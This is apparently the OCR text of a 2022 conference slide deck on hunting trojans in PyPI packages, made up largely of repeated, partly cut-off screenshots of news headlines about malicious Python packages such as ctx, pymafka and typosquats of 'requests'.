OFF ONE 2022

pypi.sos()
Analyzing opensource project repositories for trojans

Stanislav Rakovsky

Threat Intelligence Specialist
Positive Technologies Expert Security Center (PT ESC)

Moscow, August 25, 2022, 12:00

whoami
positive-technologies\rakovsky-stanislav

- Malware Analyst and Reverse Engineer
- TI in ESC Positive Technologies
- CTF Player & Org
- In love with Python Internals
- blog.disasm.me / tw: @disasmdotme

THREAT RESEARCH CAMP

Fifty shades of PyInstaller: 2020–2021 trends in malware. Reverse engineering of PyInstaller

STANISLAV RAKOVSKY

Why?

1. Curiosity)
2. Intro to DevSecOps things

Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security

University of Finland


Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security

University of Finland



Application Security | 4 MIN READ | ARTICLE

Malicious Python Repository Package Drops Cobalt Strike on Windows, macOS & Linux Systems

The PyPI "pymafka" package is the latest example of growing attacker interest in abusing widely used open source software repositories.

Jai Vijayan
Contributing Writer, Dark Reading


May 24, 2022

Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security



DARKReading | The Edge | DR Tech | Sections | Events


Application Security | 4 MIN READ | ARTICLE

Malicious Python Repository Package Drops Cobalt Strike on Windows, macOS & Linux Systems

latest example of growing attacker interest in abusing widely
itories.

Reading

May 24, 2022



SIGN IN | The Register

{* DEVOPS *}

If you're using the ctx Python package, bad news: Vandal added info-stealing code

Domain associated with maintainer email expired, taken over in supply-chain attack

Thomas Claburn in San Francisco — Tue 24 May 2022 // 23:16 UTC

7

The Python Package Index (PyPI), a repository for Python software libraries, has advised Python developers that the `ctx` package has been compromised.

Any installation of the software in the past ten days should be investigated to determine whether sensitive account identifiers stored in environment variables, such as cloud access keys, have been stolen.


The PyPI administrators estimate that about 27,000 malicious copies of ctx were downloaded from the registry since the rogue versions of `ctx` first appeared, starting around 19:18 UTC on May 14, 2022.

Who is also researching pypi packages

Sonatype


JFrog

Ochrona Security


DARKReading

Application Security | 4 MIN READ | ARTICLE

Malicious Python Repository Package Drops Cobalt Strike on Windows, macOS & Linux Systems



{* DEVOPS *}

If you're using the ctx Python packag
Vandal added info-stealing code

Domain associated with maintainer email expired, taken over in supply-


Thomas Claburn in San Francisco

7

The Python Package Index (PyPI), a repository for Python software
has advised Python developers that the `ctx` package has been com

Any installation of the software in the past ten days should be inves
determine whether sensitive account identifiers stored in environme
variables, such as cloud access keys, have been stolen.

The PyPI administrators estimate that about 27,000 malicious copie
were downloaded from the registry since the rogue versions of `ctx`
appeared, starting around 19:18 UTC on May 14, 2022.


This Week in Malware—Malicious 'Distutil' and Spring4Shell active exploitation


by Ax Sharma on April 22, 2022

This week in malware we have a lot to go over. A mysterious 'Distutil' Python library found on the PyPI repository, active Spring4Shell exploitation by threat actors deploying crypto-miners, ProxyShell exploits targeting Microsoft Exchange servers, an open source utility claiming to add Google Play store to PCs but containing obfuscated malware, ongoing dependency confusion attempts, and last but not the least, the GitHub OAuth tokens compromise, that impacted a dozen organizations including npm.

1. Meet 'Distutil', not the *distutils* you know

In October 2021, a mysterious 'distutil' package was published to the Python Package Index (PyPI) registry. As of today, the package has been retrieved over 2,000 times via user-initiated downloads and automated mirrors.

Who is also researching pypi packages



ARTICLE

Repository Package
e on Windows, macOS &

Ransomware in PyPI: Sonatype Spots 'Requests' Typosquats

August 02, 2022 By Ax Sharma
8 minute read time

re—Malicious 'Distutil' and
exploitation

Vandal added info-stealing code

Domain associated with maintainer email expired, taken over in supply-

Thomas Claburn in San Francisco

7

The Python Package Index (PyPI), a repository for Python software has advised Python developers that the ctx package has been com

Any installation of the software in the past ten days should be inves determine whether sensitive account identifiers stored in environme variables, such as cloud access keys, have been stolen.


The PyPI administrators estimate that about 27,000 malicious copie were downloaded from the registry since the rogue versions of ctx appeared, starting around 19:18 UTC on May 14, 2022.

This week in malware we have a lot to go over. A mysterious 'Distutil' Python library found on the PyPI repository, active Spring4Shell exploitation by threat actors deploying crypto-miners, ProxyShell exploits targeting Microsoft Exchange servers, an open source utility claiming to add Google Play store to PCs but containing obfuscated malware, ongoing dependency confusion attempts, and last but not the least, the GitHub OAuth tokens compromise, that impacted a dozen organizations including npm.

1. Meet 'Distutil', not the *distutils* you know

In October 2021, a mysterious 'distutil' package was published to the Python Package Index (PyPI) registry. As of today, the package has been retrieved over 2,000 times via user-initiated downloads and automated mirrors.

Who is also researching pypi packages



DARKReading

The Edge DR Tech Sections Events

ARTICLE

Repository Package

e on Windows, macOS &

re—Malicious 'Distutil' and

exploitation

ython library found on the PyPI repository,

ers, ProxyShell exploits targeting Microsoft

tore to PCs but containing obfuscated malware,

e GitHub OAuth tokens compromise, that

u know

ython Package Index (PyPI) registry. As of today,

nloads and automated mirrors.

sonatype

Products Solutions Pricing Resources

Ransomware in PyPI: Sonatype Spots 'Requests' Typosquats

August 02, 2022 By Ax Sharma

8 minute read time

Vandal added in

Domain associated with maint

Thomas Claburn in San Francisco

7

The Python has advised

Any installat determine w variables, su

The PyPI ac were downlo appeared, s

BLEEPINGCOMPUTER

Search Site

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS

